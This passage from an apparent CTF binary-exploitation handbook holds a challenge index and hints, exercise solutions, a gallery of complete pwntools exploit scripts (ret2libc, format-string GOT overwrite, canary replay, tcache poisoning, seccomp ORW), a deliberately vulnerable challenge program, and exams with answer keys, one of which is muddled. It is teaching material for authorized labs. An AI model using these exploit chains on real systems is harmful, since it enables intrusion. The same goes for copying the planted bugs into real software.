Deployment checklist for every lab service: `socat` fork wrapper, container with privilege drop (chapter 23), per-instance flag, and a *reference solution* committed alongside the binary — the solution is the documentation.

Pitfalls we have seen

- **ASLR toggling forever**: students disable `randomize_va_space` and never re-enable. Make week 7's lab require leaks (mode 2), so the crutch is removed by design.
- **Copy-paste payloads**: forbid unexplained constants; the rubric's oral defence handles this cheaply.
- **Version drift**: pin the lab glibc (ship `libc.so.6` per lab); heap attacks are version-exact (chapter 22).
- **The ethics slide matters**: state the rules of engagement in writing, week one (chapter 1); it protects students and the institution alike.

CHAPTER M

Challenge Index and Selected Hints

All 36 CTF Challenges in this handbook, with their techniques and a graduated hint (H1 nudges, H2 nearly solves). Instructors: use the index to compose lab sets; students: attempt before reading hints.

#	Challenge	Chapter	Points	Techniques
1	Where does everything live?	2	50	address space, `/proc` maps
2	Read before you run	3	50	reading asm
3	Profile two binaries	4	50	static vs dynamic linking
4	Full recon, one binary	5	100	the recon routine
5	Offset hunt under the debugger	6	100	`cyclic`
6	Decompile, don't disassemble	7	100	Ghidra workflow
7	Script gym	8	50	pwntools I/O
8	Environment acceptance test	9	50	toolchain
9	greeter	10	100	ret2win
10	two-call greeting	11	175	chained returns
11	shelldrift	12	200	NOP sled, shellcode
12	echo	13	250	fmtstr read + GOT write
13	canary-guard	14	300	leak-and-replay, ret2libc
14	vault-hard	15	350	ret2plt leak, ret2libc
15	pie-slide	16	350	PIE/canary leaks, 8-byte write
16	gadget-famine	17	400	gadget inventory, ret2csu
17	narrow-gate	18	450	SROP, tiny window
18	trim	19	300	non-termination, OOB index
19	size-queen	20	300	truncation bypass
20	bin-eye	21	250	tcache observation
21	heapheap	22	500	UAF, poisoning, environ
22	remote-relay	23	300	remote adaptation
23	checksum-gate	24	400	angr, hybrid fuzz
24	theseus	25	350	stripped RE, CRC

#	Challenge	Chapter	Points	Techniques
25	trapdoor	26	400	unpack, anti-debug
26	the-gauntlet	28	600	full stack, seccomp ORW
27	worm-dissection	33	400	CVE autopsy, write-up reading
28	seh-solve	34	450	PE, SEH channel, ret2win
29	ring0-toy	35	600	kernel ROP, cred/modprobe
30	egg-hunt	36	450	stager, egg hunter, encoder
31	botcake-lab	37	650	overlap, poisoning, Apple 2
32	fmt64	38	500	manual 64-bit %hn
33	arm-warmup	39	400	AArch64 chains
34	go-recon	40	400	boundary hunting
35	mobile-medicine	41	650	aarch64, bionic, platform layers
36	arsenal-drill	27	500	Ghidra headless, r2pipe, Frida

Selected hints

#9 (greeter) H1 The offset is buffer + saved `rbp` — count the saved `rbp` or the cyclic pattern will tell you.

#12 (echo) H1 The loop is your friend: read in call one, write in call two, abuse in call three.

#14 (vault-hard) H2 Stage 1: `puts(puts@GOT)` then return to `main`. Stage 2: alignment `ret`, `pop rdi`, `"/bin/sh"`, `system`.

#17 (narrow-gate) H1 Send exactly 15 bytes to a `read` and `rax` becomes 15 — free SROP trigger.

#21 (heapheap) H2 Heap leak first (mangled `next`), then unsorted fd for libc, then `environ` for the stack; poison at `ret_slot - 0x10`.

#26 (the-gauntlet) H1 No `execve`: plan `open/read/ write` from the start; `flag.txt` as a string in libc.

CHAPTER N

Selected Exercise Solutions

Sketch solutions for the first exercise of each chapter; full solutions belong in your `notes.md`. Treat these as answer checks, not substitutes.

1.1 Any recent "heap buffer overflow" in a browser or media parser qualifies; the sentence to verify: the bug class maps to chapter 22, and the impact sentence should mention renderer or process compromise.

2.1 `&static_buf` lands in `.bss` (uninitialised static); `environ[0]` lands near the very top of the stack, above `argv`.

3.1 `-O2` collapses frames (inlining, red zones gone); the folklore preference for `-O0` is frame legibility — offsets match source-level intuition.

4.1 The R+X segment maps `.text`; RW maps `.data`/ `.bss`/`.got` — and full RELRO later freezes the GOT's page.

5.1 Static builds embed libc (huge `nm` output, `system` present at a fixed address); dynamic builds import it (small binary, leak-dependent exploitation).

6.1 Exactly the buffer's qwords plus saved `rbp`/`ret` change; everything below `rbp-0x40` is untouched — a good habit is to predict before dumping.

7.1 Renamed decompilation should read as: prompt, unbounded read, compare (patchable), win function at fixed address.

8.1 `p64`/`u64` outputs must match chapter 2's endianness table byte-for-byte; if not, check `context.arch`.

9.1 The Makefile needs two targets (teaching/reality builds) and a `clean`; the second exercise's observation: with `randomize_va_space=0` all addresses freeze, but gdb hides even that unless `set disable-randomization off`.

10.1 With `-fstack-protector-all` the same 12 bytes hit the canary and abort — the decision never flips: that is the canary doing its job.

11.1 `rdi` on this build holds a pointer near the buffer end; place `0x539f00d` at the right offset and `open_vault` prints the flag — a preview of why leaks and register control matter.

12.1 `push 59; pop rax` is NUL-free; `mov rax, 59` assembles `48 c7 c0 3b 00 00 00` — three NULs kill `strcpy`-delivered shellcode.

13.1 Slots 1–5 are registers, then stack words: saved registers, `printf`'s locals, your buffer around slot 8–10 (binary- specific).

14.1 The banner proves the epilogue check fired; the crash is intentional, not a bug in your overflow.

15.1 `cdecl` pushes args right-to-left: `system`, fake-ret, `binsh` — no gadgets because arguments live on the stack.

16.1 Distinct low-12-bit values across 100 leaks: exactly one — page-granular randomization fixes those bits.

17.1 The chain is fig. 17.1; verify `rax=59` at the `syscall` breakpoint before blaming the gadgets.

18.1 The pivot costs one frame and no canary knowledge; SROP needs `rax=15` — compare which prerequisite your window can supply.

19.1 The 32-bit pivot: one byte into saved-`rbp` redirects the caller's `leave; ret` into your staged `.bss` frame.

20.1 `65600 & 0xFFFF = 64`: check sees 64 (pass), copy sees 65600 — the type mismatch is the whole bug.

21.1 `malloc(0x38)` → 0x40 chunk (0x30 usable), `0x39` → 0x40 (not 0x50! `+8` then align 16), `malloc(0)` → 0x20 minimum.

22.1 On 2.31 no mangling: the freed chunk's first qword *is* the next pointer; on 2.32+ XOR with `chunk » 12`.

23.1 The symptom table of chapter 23 plus `context.log_level='debug'` resolves most remote failures in one run.

24.1 An ASAN build crashes on the truncation bypass within seconds — the fuzzer finds what code review misses; triage shows `stack-buffer-overflow WRITE of size 4`.

25.1 Stripped-`agent`: `main` from the entry idiom, `approved` from the `"/bin/sh"` reference — renaming is the whole exercise.

26.1 The `LD_PRELOAD` stub: `long ptrace(int a, ...) { return 0; }` compiled as a shared object defeats TRACEME without touching a byte.

27.1 The headless triage script should rank `vault`, `fmt`, and `agent` highest (`system`/`exec` callers); compare with your chapter 5 verdicts — disagreement means your heuristic needs another iteration, which is the point of the exercise.

28.1 The mapping is fig. 28.1; the weakest row is whichever mitigation your binary lacks (often RELRO or CFI).

29.1 The attack-proof `agent`: `fgets(name, 32)`, constant format, `strcmp` against bounded input — and the Part III attacks all fail structurally, not accidentally.

30.1 The table's rows are shared root causes: interpreter fed code-shaped data, non-atomic check-then-use, trust-boundary crossing.

31.1 The other endgames are one-`gadget` (A) and SROP (B); extend the decision logs with the constraints each imposed.

32.1 The toy Heartbleed is `memcpy(out, buf, n)` with attacker `n` over a shorter send — chapter 13's read primitive in allocation clothing; the differential-length fuzz harness catches it in seconds.

33.1 `pop rcx; ret`-class gadgets replace `pop rdi`; the shadow space (32 bytes) must be reserved before any faked call or the callee spills over your chain.

34.1 The oops names the faulting `rip` and `error bits`; with SMEP on the saved-user-page bit (U/S) in the fault tells you the kernel tried to execute user memory.

35.1 The stager lands in ~80 bytes; the 64-bit hunter is larger (8-byte tags, `syscall` probe) — record both and note which constraints drove each size.

36.1 The checks: size sane and 16-aligned, `PREV_INUSE` plausible, `next`-chunk size sane — Spirit survives because you forge all of them yourself.

37.1 The library sorts writes ascending and recomputes padding per chunk; your hand diff should show identical widths — any divergence is a slot-mapping bug.

38.1 `stp`/`ldp` pairs at `sp-32` boundaries; the discipline: `sp` stays 16-aligned and `x30` is always restored before `ret`.

39.1 The `unsafe` UAF compiles and ASan flags it; with the block deleted the borrow checker rejects the same code — chapter 28's economics in one compile error.

40.1 Shell `id -Z` shows a per-app MAC domain (`untrusted_app`); the service's domain differs — SELinux, not the UID, is what boxed the shell in.

CHAPTER 0

Exploit Script Gallery

Complete, runnable scripts for the book's canonical challenges — collect them into your team repository and adapt per target. Every script follows the style guide of chapter 8.

ret2win (chapter 10's greeter)

```python
#!/usr/bin/env python3
from pwn import *
context.arch = 'amd64'
elf = ELF('./greeter')

def start():
    if args.REMOTE: return remote(args.HOST, int(args.PORT))
    return process('./greeter')

io = start()
io.recvuntil(b'name: ')
io.sendline(fit({72: elf.symbols['win_function']}))   # OFFSET_RET = 72
io.recvuntil(b'flag')
log.success(io.recvline().decode().strip())
```

ret2plt leak + ret2libc (chapter 15's vault-hard)

```python
#!/usr/bin/env python3
from pwn import *
context.arch = 'amd64'
elf, libc = ELF('./vault'), ELF('./libc.so.6')

io = start()
rop = ROP(elf)

# stage 1: leak libc through the binary's own puts@plt
rop1 = ROP(elf)
rop1.call(elf.plt['puts'], [elf.got['puts']])
rop1.call(elf.symbols['main'])
io.recvuntil(b'business:\n')
io.send(fit({72: rop1.chain()}))
leak = u64(io.recvline().strip().ljust(8, b'\x00'))
libc.address = leak - libc.sym['puts']
log.success(f'libc base: {libc.address:#x}')
assert libc.address & 0xfff == 0, 'libc leak arithmetic is wrong'

# stage 2: aligned ret2libc
binsh = next(libc.search(b'/bin/sh\x00'))
rop2 = ROP(libc)
chain = flat(
    rop2.find_gadget(['ret'])[0],            # 16-byte alignment
    rop2.find_gadget(['pop rdi', 'ret'])[0],
    binsh,
    libc.sym['system'],
)
io.recvuntil(b'business:\n')
io.send(fit({72: chain}))
io.interactive()
```

Format string: GOT overwrite to system (chapter 13's echo)

```python
#!/usr/bin/env python3
from pwn import *
context.arch = 'amd64'
elf, libc = ELF('./echo'), ELF('./libc.so.6')
FMT_OFFSET = 8              # measured once: buffer's positional slot

io = start()

# arbitrary read: put a pointer in the buffer, %s its slot
io.sendline(flat(elf.got['puts'], b'|%9$s|'))
raw = io.recvuntil(b'|', drop=True).split(b'|')[1]
libc.address = u64(raw.ljust(8, b'\x00')) - libc.sym['puts']
log.success(f'libc base: {libc.address:#x}')

# arbitrary write: printf@GOT -> system; then the loop IS the shell
io.sendline(fmtstr_payload(FMT_OFFSET,
            {elf.got['printf']: libc.sym['system']}))
io.sendline(b'/bin/sh')
io.interactive()
```

Canary leak-and-replay (chapter 14's canary-guard)

```python
#!/usr/bin/env python3
from pwn import *
context.arch = 'amd64'
elf, libc = ELF('./canary-guard'), ELF('./libc.so.6')
CANARY_SLOT, LIBC_SLOT = 15, 21        # measured once per binary

io = start()

# stage 1: two leaks, one line
io.sendline(b'%15$p|%21$p')
canary, libc_ret = [int(x, 16) for x in io.recvline().split(b'|')]
libc.address = libc_ret - libc.sym['__libc_start_main'] - 0x29d90
log.success(f'canary: {canary:#x}  libc: {libc.address:#x}')

# stage 2: overflow THROUGH the canary with the true value
rop = ROP(libc)
chain = flat(
    rop.find_gadget(['ret'])[0],
    rop.find_gadget(['pop rdi', 'ret'])[0],
    next(libc.search(b'/bin/sh\x00')),
    libc.sym['system'],
)
io.sendline(fit({72: [canary, 0xdeadbeef, chain]}))
io.interactive()
```

Tcache poisoning to the stack (chapter 22's skeleton)

```python
#!/usr/bin/env python3
from pwn import *
context.arch = 'amd64'
libc = ELF('./libc.so.6')             # glibc 2.35: safe-linking, no hooks

io = start()

# 1) heap page: free two same-size chunks; second free's next is mangled
a, b = create(0x88), create(0x88)
delete(a); delete(b)
page = u64(show(b)[:6].ljust(8, b'\0')) >> 12 << 12

# 2) libc: fill tcache, spill to unsorted, read fd = main_arena+96
for i in range(7): delete(create(0x88))
c = create(0x88); delete(c)
libc.address = u64(show(c)[:6].ljust(8, b'\0')) - 0x219c00 - 96
log.success(f'libc base: {libc.address:#x}')

# 3) environ -> stack; aim the poisoned tcache at a return slot
env = u64(arb_read(libc.sym['environ']))       # arb_read: poisoned chunk
ret_slot = env - 0x140                          # measured per binary

d = create(0x68); delete(d)
edit(d, p64((page >> 12) ^ (ret_slot - 0x10)))  # poison (aligned!)
r = create(0x68); s = create(0x68)              # s lives on the stack
edit(s, flat({0x10: [RET, POP_RDI, BINSH, libc.sym['system']]}))
io.interactive()
```

Seccomp-safe ORW endgame (chapter 28's the-gauntlet)

```python
#!/usr/bin/env python3
from pwn import *
context.arch = 'amd64'
elf, libc = ELF('./gauntlet'), ELF('./libc.so.6')

io = start()
io.sendline(b'%15$p|%21$p')
canary, libc_ret = [int(x, 16) for x in io.recvline().split(b'|')]
libc.address = libc_ret - libc.sym['__libc_start_main'] - 0x29d90

w = libc.bss(0x800)                     # writable scratch
rop = ROP(libc)
rop.raw(canary); rop.raw(0)             # canary, saved rbp
rop.call(libc.sym['read'],   [0, w, 0x20])          # we send "flag.txt"
rop.call(libc.sym['open'],   [w, 0])                # fd = 3
rop.call(libc.sym['read'],   [3, w + 0x100, 0x100])
rop.call(libc.sym['write'],  [1, w + 0x100, 0x100]) # flag to stdout
io.sendline(fit({72: rop.chain()}))
sleep(0.1); io.send(b'flag.txt\x00')
print(io.recvall(timeout=3))
```

Pwn Tip

The gallery is a floor, not a ceiling: copy a script, change one thing (offsets, primitive, endgame), and re-run against the original challenge. Scripts you have *modified* survive CTF pressure; scripts you have merely *saved* do not.

CHAPTER P

The Course on One Page

THE LOOP: recon → static → crash → offset → control → defeat defenses → endgame → script.

OFFSETS (64-bit): buffer at `rbp`-b ⇒ return address at $b + 8$. Verify with `cyclic`. 32-bit: $b + 4$; args on stack, cleanup gadget between calls.

BUG → PRIMITIVE:

- unbounded copy → locals / function ptr / saved `rbp` / saved `ret`
- `printf(buf)` → `%p` read stack, `%K$s` arbitrary read, `%K$n` arbitrary write
- `strncpy` no-NUL → cross-boundary read (leak)
- integer truncation/signedness → size check bypass → overflow
- UAF / double free → type confusion, tcache `next` overwrite → arbitrary write (2.32+: XOR `pos»12`)

DEFENSE → ANSWER:

- NX → reuse code: ret2libc, ROP (`pop rdi; ret` → `"/bin/sh"` → `system`; align with bare `ret`)
- canary → leak (fmtstr slot) & replay, byte-brute on forks, or attack below/GOT/heap
- ASLR/PIE → leak: fmtstr, ret2plt (`puts(puts@GOT)`), uninit; rebase `libc.address = leak - sym`; low 12 bits never move
- full RELRO → no GOT writes: SROP, one_gadget, ret2dlresolve, FSOP
- seccomp (no execve) → ORW: `open/read/write` the flag

ENDGAMES: `system("/bin/sh")` ≻ one_gadget (check constraints) ≻ `execve` chain (rax/rdi/rsi/rdx + `syscall`) ≻ `mprotect`+shellcode ≻ ORW under seccomp.

HEAP ESSENTIALS: chunk = 16-aligned; size bits 0–2 flags; tcache LIFO, `next`/`key` in user area; free twice ⇒ `key` check; poisoning: free A, free B, overwrite `B.next` = target, malloc×2; leak libc via unsorted (`main_arena+96`), stack via `environ`.

TOOLS: `checksec` (defenses) · `cyclic`/`cyclic -l` (offsets) · `p64`/`u64` (bytes) · `ROPgadget`/`ropper` (gadgets) · `one_gadget` (libc) · pwndbg `vmmap`/`got`/ `vis_heap_chunks` · Ghidra (decompile, rename, re-type) · `ltrace`/`strace` (behaviour) · AFL++/angr (find bugs).

CRASH MEANINGS: fault at your cyclic → offset; at `0x41`s → control, aim it; `movaps` → alignment `ret`; "smashing detected" → canary; malloc aborts → corrupted metadata; remote EOF → wrong offset/libc.

ETHICS: only owned or authorized targets, always.

CHAPTER Q

Challenge Authoring Guide

Writing a good pwn challenge teaches exploitation from the strongest angle: you cannot ship a fair challenge without fully understanding the bug. This appendix is the complete recipe — design, hardening, deploy, verify.

Q.1 Design: pick one idea and protect it

Difficulty	Bug	The guarded gate
warm-up	unbounded read	none (learn the offset dance)
easy	overflow + canary	leak channel (echo or fmtstr)
medium	overflow, full mitigations	leak + ret2libc/ROP
medium	integer truncation	the check/copy type split
hard	heap UAF on pinned glibc	tcache poisoning + leak chain
hard	seccomp'd ORW	endgame substitution
expert	composed bugs (logic + memory)	the second bug is hidden

Key Idea

A challenge is *fair* when its difficulty comes from exactly one designed gate, all other friction is accidental, and a solver who knows the technique class can win without guessing. Playtest with someone who did not write it — author blindness is the #1 killer.

Q.2 Building: pinned glibc and reproducible flags

```
# Makefile --- everything reproducible, nothing ambient
CC      = gcc
CFLAGS  = -O2 -no-pie -fstack-protector-strong -D_FORTIFY_SOURCE=3
all: chall
chall: chall.c
    $(CC) $(CFLAGS) -o chall chall.c
pinned: chall                # ship with the exact libc you tested
    patchelf --set-interpreter $(PWD)/ld-2.35.so \
             --set-rpath $(PWD) chall
EOF
```

```
# glibc pinning (the heap-challenge requirement):
mkdir glibc-2.35 && cd glibc-2.35
# fetch/build or download the distro package; you need ld-2.35.so + libc.so.6
patchelf --print-interpreter chall     # verify
ldd chall                              # must show YOUR libc
```

Q.3 Hardening the deployment

```c
/* seccomp profile: ban execve, allow ORW (libseccomp) */
#include <seccomp.h>
void apply_sandbox(void) {
    scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_ALLOW);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(execve), 0);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(execveat), 0);
    seccomp_load(ctx);
}
```

```
# Dockerfile: fixed libc, dropped privileges, flag out of cwd
FROM ubuntu:22.04
RUN apt update && apt install -y socat && useradd -m ctf
COPY chall ld-2.35.so libc.so.6 /home/ctf/
COPY flag.txt /flag && chown root:root /flag && chmod 640 /flag
RUN chown -R ctf:ctf /home/ctf && chmod 755 /home/ctf/chall
USER ctf
WORKDIR /home/ctf
CMD socat TCP-LISTEN:1337,reuseaddr,fork EXEC:./chall
```

Check	Why
flag unreadable by `cat flag.txt` in cwd	forces the intended path, kills luck
`ulimit -u` / process limits	fork bombs from crashed solvers
timeout per connection	runaway scripts
fixed base image	reproducible offsets for everyone
reference exploit committed	the real documentation
test on a fresh clone	“works on my machine” is a bug report

Q.4 Verifying: the author’s exploit and the solver’s path

Ship both: `exploit.py` (the reference solution, following chapter 8’ style guide) and `unintended.md` (a log of what your playtesters broke — every challenge has unintended solutions; documenting them is part of the service).

```
# acceptance test, run before the event
docker build -t chall . && docker run -d -p 1337:1337 chall
sleep 2 && python3 exploit.py REMOTE HOST=127.0.0.1 PORT=1337
# must print the flag. twice. from a clean checkout.
```

Q.5 A worked example: from idea to shipped

```c
/* chall.c --- "sized": integer truncation, medium difficulty */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char gift[] = "/bin/sh\x00";            /* the intended aid */

int main(void) {
    setvbuf(stdout, NULL, _IONBF, 0);
    char buf[96];
    int32_t len;
    puts("len?"); scanf("%d", &len);
    uint16_t chk = (uint16_t)len;       /* the designed gate  */
    if (chk > 96) { puts("no"); return 1; }
    puts("data?"); read(0, buf, len);   /* copies with int    */
    printf("echo: %s\n", buf);
    return 0;
}
```

Design notes a solvable challenge needs: `gift` gives a `"/bin/sh"` string (no libc leak strictly required if you also gift a syscall gadget — decide the flavor); the truncation gate admits $[65536 + n]$ for $n \leq 96$; the intended solve is the chapter 20 bypass into a stack overflow (chapter 11) with a partial-RELRO GOT or SROP endgame. Ship the Makefile, the Dockerfile, the pinned libc, and the reference exploit — and you have reproduced this handbook's whole pipeline in miniature.

Q.6 The write-up template (for solvers and authors)

A solve is not done until it is written. The template this handbook's chapters follow — reuse it for CTF write-ups and lab reports:

1. **Recon**: `checksec` row, `file` line, one sentence of surface.
2. **The bug**: one sentence, one quoted failing check.
3. **The primitive**: read / write / flow — be precise.
4. **The plan**: leak? reuse? endgame? — the decision log.
5. **The exploit**: the script (style guide, chapter 8).
6. **The fix**: how the bug closes, and what defense would have killed the whole class (chapter 29).

Sections 1–3 must be understandable by a reader who never saw the binary; section 6 must be actionable by the maintainer. If both hold, the write-up teaches.

CHAPTER R

Examinations with Answer Keys

Two ready-to-grade exams: a midterm covering Parts I–III and a final covering the whole handbook. Question phrasing deliberately mirrors the challenge format so that graded skills equal practised skills. Grading rubrics: chapter L.

Midterm (Parts I–III, 90 minutes, 100 points)

1. **(10)** Draw the x86-64 Linux process address space (top to bottom) and label which regions move under ASLR.
2. **(10)** A buffer sits at `rbp-0x38` in a 64-bit function. Compute the offset from buffer start to the saved return address, and explain the two components.
3. **(15)** Explain, with the exact instructions, what `leave; ret` does and why the second instruction is the hijack point.
4. **(15)** A target echoes input in a loop and has a canary. Describe the leak-and-replay attack, naming which slot class holds the canary and why the lowest byte need not be guessed.
5. **(15)** Why does `printf(buf)` give an attacker a read primitive? Show the payload that reads a GOT entry (positions symbolic but explicit).
6. **(15)** Explain the `movaps` crash when calling `system` via ROP, and the standard fix.
7. **(10)** Two questions, one word each: what mitigation does NX defeat, and what does a stack canary assume about the attacker?
8. **(10)** In the 32-bit `cdecl` convention, why does a ret2libc payload need no argument gadgets? Show the stack layout for `system("/bin/sh")`.

Midterm answer key

1. stack (moves) / unmapped / libraries libc+ld (moves) / unmapped / heap (moves) / unmapped / `.data`, `.bss`, `.text`, `.rodata`, GOT/PLT (moves only under PIE) / env-argv-auxv. Award for order + movement marks.

2. $0x38 + 8 = 64$: the frame's locals region (0x38) plus the saved `rbp` (8 bytes). Both components must be named.

3. `leave` = `mov rsp, rbp; pop rbp`; `ret` = `pop rip; jmp rip`. The hijack is that `ret` loads `rip` from a stack slot the overflow controls (the `rbp+8` qword).

4. Format-string read (positional `%K$p`) or unterminated-string echo leaks the canary value; replay it in the overflow payload so the epilogue check passes. Lowest byte is `0x00` by glibc design (NUL byte stops string copies).

5. `printf` fetches varargs per the format string; more specifiers than args walk the caller's stack. Payload: `p64(got['puts'])` positioned at the measured slot K plus `%K$s` in the format — `printf` dereferences and prints the libc pointer.

6. glibc's `system` executes `movaps` requiring 16-byte `rsp` alignment; a hijacked `ret` often lands one slot off. Fix: insert (or remove) one bare `ret` gadget before the call.

7. NX defeats *injected code* (shellcode). A canary assumes the attacker is *blind* (cannot read the secret before writing past it).

8. `cdecl` passes arguments on the stack: after the return-address slot the stack reads `[system][fake ret][ptr "/bin/sh"]` — the callee finds its argument at `[esp+4]`. No register loading needed.

Final (comprehensive, 180 minutes, 100 points)

1. **(8)** Give one 64-bit ROP chain that calls `execve("/bin/sh", 0, 0)` raw (no libc functions): name the four gadgets and the stack layout.
2. **(8)** State SROP's two prerequisites and the free `rax=15` idiom.
3. **(8)** An integer bug stores an attacker `int` length, checks it as `uint16_t`, copies with the `int`. Give the exact passing-but-huge length for a 128-byte buffer and the general formula.
4. **(8)** Draw/say the glibc chunk fields for a freed tcache chunk of size 0x90, including where `next` and `key` live and what safe-linking does to `next`.
5. **(10)** Write the three-step tcache poisoning recipe and name the check the double-free path must defeat.
6. **(10)** A binary is PIE + canary + full RELRO + NX with one `printf(buf)` loop. Describe a complete exploit plan naming each defense's answer.
7. **(8)** Explain why `fork`-per-connection servers enable canary brute force and estimate the try budget for a 64-bit canary.
8. **(8)** Kernel: name two mitigations with no userland analogue and the userland technique each killed.
9. **(8)** Give one reason `unsafe` Rust retains this handbook's bug classes while safe Rust does not.
10. **(24) Mini-CTF.** Given an exam target (instructor provides: any overflow + canary + partial RELRO + PIE binary with a shipped libc — a hardened rebuild of chapter 11's `vault` works): produce the working exploit and a decision log. Partial credit for a correct plan with measured offsets.

Final answer key (abridged)

1. `pop rax; ret` ← 59; `pop rdi; ret` ← binsh; `pop rsi; ret` ← 0; `pop rdx; ret` ← 0; `syscall`. Layout: gadget/value pairs in order (see fig. 17.1).

2. Control of `rax` (set to 15) and a stack slot for the sigreturn frame; `read(0,buf,n)` returns n in `rax` — send 15 bytes.

3. $65536 + 128$ to $65536 + 255$ pass (`chk` reads 128..255? no: `chk` = low 16 bits ≤ 128 passes the ≤ 128 gate while the copy moves $65536 + n$); general: pass length L, copy $65536 + L$.

4. `prev_size`(unused), `size` = 0x91, then user area: `next` (mangled: $\wedge$ `chunk»12`) at +0, `key` (tcache struct) at +8.

5. free A, free B; overwrite B's `next` with target (mangled); malloc, malloc — second returns target. Defeat the `key`-based double-free detection (or avoid it: distinct chunks).

6. fmtstr leaks: canary (15-ish), libc ret (21-ish), saved `rbp` (stack addr); full RELRO → write the return address on the stack via `%hn` aimed through the leaked `rbp`; chain: `pop rdi` → `"/bin/sh"` → `system`, canary restored.

7. Children share the parent's canary; oracle per byte via crash/no-crash; $\leq 7 \times 255$ tries average ($\approx$900).

8. SMEP/SMAP (kernel cannot execute/read user pages) — killed ret2usr and direct user-data pivots. (KPTI acceptable alternative answer with Meltdown context.)

9. Safe Rust statically forbids dangling pointers and OOB; `unsafe` re-opens raw pointers/`transmute`/FFI — manual memory management returns, hence the same bugs.

10. Rubric: measured (not assumed) offsets (6), canary leak + replay (6), libc leak + rebase (6), working chain (6). The decision log is required for full marks.

CHAPTER S

Number Systems and Two's Complement, for Review

The integer-bug chapters assume fluency with binary arithmetic. If chapter 20 ever felt like algebra on slippery ground, this appendix rebuilds the floor.

S.1 Bases, quickly

Base	Digits	Python literal
2 (binary)	`0 1`	`0b1010`
8 (octal)	`0–7`	`0o17`
10 (decimal)	`0–9`	`42`
16 (hex)	`0–9 a–f`	`0x2A`

Hex is the native tongue of this book because one hex digit = exactly four bits: `0xF` = `1111`. Memorize the doubling chain: `1, 2, 4, 8, 10, 20, 40, 80` hex = `1, 2, 4, 8, 16, 32, 64, 128` decimal — it powers every flag-bit, size, and offset computation in Part V.

S.2 Unsigned arithmetic: a clock

Unsigned n-bit arithmetic is a *mod*-2^n clock: adding wraps past the top. For 8 bits (`uint8_t`):

```
0xF0 + 0x20 = 0x110 -> 0x10   (the carry out of bit 7 is discarded)
0x01 - 0x02 = -1    -> 0xFF   (underflow wraps to the maximum)
```

Key Idea

Underflow is the #1 signedness trap: `size -= used` on an unsigned type yields *huge*, not negative — and `if (size < MAX)` passes. chapter 20's exploit is this line, armed.

S.3 Two's complement: the signed encoding

Signed n-bit values encode negatives as $2^n - |v|$, which makes addition/subtraction share one circuit:

Value (4-bit)	Bits	Interpretation
$+7$	`0111`	max positive $= 2^{n-1} - 1$
$+1$	`0001`	
0	`0000`	
-1	`1111`	all ones — the `0xFFFF...` of every "huge unsigned" in this book
-8	`1000`	min negative $= -2^{n-1}$

Rules worth reflexes:

- **Negate** = flip all bits, add 1 (`x + 1`).
- **Sign bit**: MSB `1` means negative.
- **Sign-extend** leftward with the sign bit (`0b1100` as 8-bit = `0b11111100` = -4) — this is `movsx`/`cqo`; zero-extension (`movzx`) is the unsigned sibling.
- **The asymmetry**: n bits hold $[-2^{n-1}, 2^{n-1}-1]$ — one more negative than positive, so `INT_MIN = -INT_MAX - 1` and `abs(INT_MIN)` overflows. Real CVEs live on that corner.

S.4 Shifts and masks

```
x >> 1              /* divide by 2 (unsigned); arithmetic for signed */
x << 4              /* multiply by 16 */
x & 0xF             /* low nibble: flag bits, safe-linking inputs    */
x & ~0xF            /* clear low nibble: 16-byte alignment           */
(x >> 12) << 12     /* page base: the ASLR low-12-bit constant       */
x ^ (y >> 12)       /* safe-linking demangle                         */
```

S.5 The three conversions, at a glance

Conversion	Rule	Exploit relevance
narrowing	keep low bits, discard the rest	chapter 20's check/copy split
signed → unsigned	reinterpret bits (`-1` → `SIZE_MAX`)	negative lengths pass size gates
widening	signed: sign-extend; unsigned: zero-extend	why `char` promotion surprises (`0xFF` → `-1` → `0xFFFFFFFF`)

```
# verify everything in Python: arbitrary-precision + explicit masks
def u8(x):  return x & 0xFF
def s8(x):  return x - 0x100 if x & 0x80 else x
def s32(x): return x - 0x1_0000_0000 if x & 0x8000_0000 else x
assert s8(u8(-1)) == -1 and u8(-1) == 255
```

Chapter Summary

Unsigned arithmetic is modular (underflow wraps huge); two's complement makes negative = all-ones and keeps one extra negative value; narrowing keeps low bits; signedness conversions reinterpret, never convert. Every integer bug in chapter 20 is one of these four rules, weaponized at a trust boundary.

Exercises

1. Compute by hand, then in Python: `u8(200 + 100)`, `s8(0x9C)`, `(uint16_t)70000`, `s32(0x80000000)`.
2. Explain why `x > -1` is always true for unsigned `x` — and find that bug in any C project of your choice.
3. Show the sign-extension of `-2` from 8 to 32 bits, bit by bit.
4. Derive the `65536 + n` bypass constant of chapter 20 from the rules of this appendix alone.

CHAPTER T

The 24-Hour CTF Survival Guide

You have the techniques; this appendix is the *operations*. CTFs are won by teams that manage attention, infrastructure, and communication — not by the smartest solo scripter.

T.1 Before the event: the T-minus checklist

When	Do
T–1 week	confirm team roster and roles; update the shared exploit template repo (chapter O); verify VM snapshots `lab-ready`
T–1 day	read the rules *fully* (scoring, flag format, banned tools, ties); set up the scoring-site accounts; pre-stage libc collection
T–1 hour	infra up: Docker challenges pwnable locally, tmux sessions named per challenge, notes.md template copied
T–0	*first hour rule*: everyone reads ALL challenges before anyone sinks deep — early points come from easy bugs other teams overlook

T.2 Roles that work for 4–6 people

Captain
: triages releases, assigns, tracks the scoreboard dynamics; does *not* sink into one challenge.

Two pwners
: own the binary categories; one on the fresh release, one on the backlog.

Reverser
: feeds decompiled targets to the pwners — the highest-bandwidth internal interface is "annotated pseudocode, now".

Utility
: web/crypto/misc plus *infrastructure*: shipping libcs, fixing someone's environment, writing the flag-bot.

T.3 Communication discipline

- **One channel per challenge**, plus a global. Every claim gets a paste: `checksec` output, offset, error message.
- **The handoff format**: target, arch, defenses, what you know, what you tried, what you need. Ten lines; saves the next person an hour.
- **Nobody debugs alone past 45 minutes** — state where you are, swap, or park it. The backlog is the strategy.

T.4 The first-blood playbook

The first 90 minutes decide most events:

1. Release triage: run `checksec` + `file` on everything; sort by (defenses absent, points).
2. Solve the `ret2win`-shaped one immediately — it is there for tempo.
3. Park anything needing a new libc before you have the libc.
4. Log every offset in shared `notes.md` — two challenges often share a build.
5. Ship the first flag before polishing anything. Points are permanent; elegance is not scored.

T.5 The 3 a.m. protocol

